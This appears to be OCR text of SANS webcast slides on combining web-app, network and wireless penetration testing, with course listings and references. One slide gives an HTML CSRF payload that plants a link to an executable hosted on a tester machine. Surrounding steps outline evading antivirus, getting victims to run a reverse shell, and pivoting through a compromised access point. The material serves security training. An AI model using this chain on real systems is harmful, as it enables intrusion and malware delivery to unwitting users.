


Build AV-Dodging Payload & Place on Load CSRF Trigger





```
<img src="http://target.tgt/addcontent.aspx?
name=New%20Version&
content=http%3A%2F%2Ftester.src%2Fexecutable.exe">
```


Get Victim to Access CSRF, Making Browser Load Content




Other Victim Accesses Content, Running Reverse Shell




Use GeoWig to Verify In-Scope & Use Yokoso! to Admin Devices



Attack AP and Implement "Ghost in the AP"



Access Target Network from Virtual AP & Attack Servers



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The Future of Combined Pen Tests

- More penetration tests moving in this direction
  - Will change budgeting of some tests
- Combined testing provides a way to differentiate offerings from vuln assessment and compliance checks
- “No-holds barred” penetration testing
  - Some organizations are exploring full-contact pen tests where combined methods are the rule, not the exception
  - Even in such tests, carefully spell out the scope and rules of engagement
- Tools are merging and packaging various techniques together:
  - BeEF, Metasploit, Core, Immunity

Additional Thoughts on the Future

- We believe regulations and industry standards will begin to move in this direction
  - Perhaps not immediately, but eventually, in light of high-profile breaches using these techniques
- Bad guys increasingly do this... it's not just hypothetical

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Conclusions

- Combined attack vectors allow for far deeper penetration into most target networks than separate vectors
  - Combining web app, network, and wireless penetration testing is very powerful
- This combination provides a much more accurate view of the business risks posed by vulnerabilities than offered by completely separate network, wireless, and web app tests

References

- Metasploit: www.metasploit.com
- Yokoso!: yokoso.inguardians.com
- Ratproxy: code.google.com/p/ratproxy
- GeoWig: www.inguardians.com/tools

Upcoming In-Depth SANS Pen Test Courses

- SANS 560: *Network Pen Testing and Ethical Hacking*
  - Tysons Corner, VA, April 15: *Galbraith*
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  - Baltimore, MD, June 15: *Strand*
- SANS 542: *Web App Pen Testing and Ethical Hacking*
  - New Orleans, May 5: *Johnson*
  - Amsterdam, Netherlands, May 11: *Misenar*
  - Baltimore, MD, June 15: *Johnson*
  - Denver, CO, July 8: *Staff*
- SANS 617: *Wireless Ethical Hacking, Pen Testing, & Defenses*
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Webcast Questions and Answers

- We'll answer some questions on this webcast
- We'll also continue the discussion for a week at ethicalhacker.net
  - Post a question in the forum dedicated to this webcast trilogy
  - Josh, Kevin, and Ed will periodically check out questions there and answer
- Details at www.ethicalhacker.net/component/option,com_smf/Itemid,54/topic,3807.0/
- Or, just surf to www.ethicalhacker.net and click on the associated article